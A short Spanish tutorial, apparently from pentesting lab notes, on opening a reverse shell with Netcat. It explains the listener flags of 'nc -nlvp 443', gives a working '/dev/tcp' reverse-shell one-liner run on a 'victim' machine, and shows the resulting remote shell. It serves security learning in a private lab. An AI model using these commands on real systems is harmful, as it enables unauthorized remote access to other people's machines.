


Netcat para entablar Reverse Shell

¿Que es Netcat?: Netcat es una herramienta de red que permite abrir puertos TCP/UDP en un HOST, asociar una shell a un puerto específico y forzar conexiones UDP/TCP. Es útil tanto para ataques como para auditores de seguridad de re



<https://www.revshells.com> - Este es un generador de shell inversa en línea que permite a cualquier persona configurar sus direcciones IP, puertos y shell de elección para sus payloads (cargas útiles) .



Ponemos el siguiente comando en nuestra maquina atacante
nc -nlvp 443 . Con esto ponemos el Netcat en escucha en el puerto 443.

`nc -nlvp 443`



`nc` : Invoca **la herramienta** Netcat.

`-n` : **Desactiva la resolución de nombres DNS**. Esto significa que solo se usarán direcciones IP sin intentar resolver nombres de dominio.

`-l` : **Activa el modo de escucha** (listen), lo que **convierte Netcat en un servidor que espera conexiones entrantes**.


`-v` : Habilita el modo "verboso" (verbose), proporcionando **información** detallada **sobre las conexiones**.

`-p 443` : Especifica el **puerto** en el **que** Netcat **estará escuchando**, en este caso, el puerto 443 (comúnmente utilizado por HTTPS).


```
(kali㉿kali)-[~]  
$ nc -nlvp 443  
listening on [any] 443 ...  
█
```


Si conseguimos acceso a nuestra maquina victima debemos inyectar el comando que habíamos conseguido con el reverse shell generator.

```
sh -i >& /dev/tcp/192.168.1.49/443 0>&1
```



Nuestra maquina atacante Kali reacciona a la señal de la maquina victima, originado que tengamos abierta una terminal interactiva sobre la maquina victima.





```
(kali㉿kali)-[~]  
$ nc -nlvp 443  
listening on [any] 443 ...  
connect to [192.168.1.49] from (UNKNOWN) [192.168.1.35] 17047  
sh-5.2$ whoami  
whoami  
terra  
sh-5.2$ ls  
ls  
Descargas  
Documentos  
Escritorio  
Imágenes  
Música  
Plantillas  
Público  
Vídeos  
sh-5.2$
```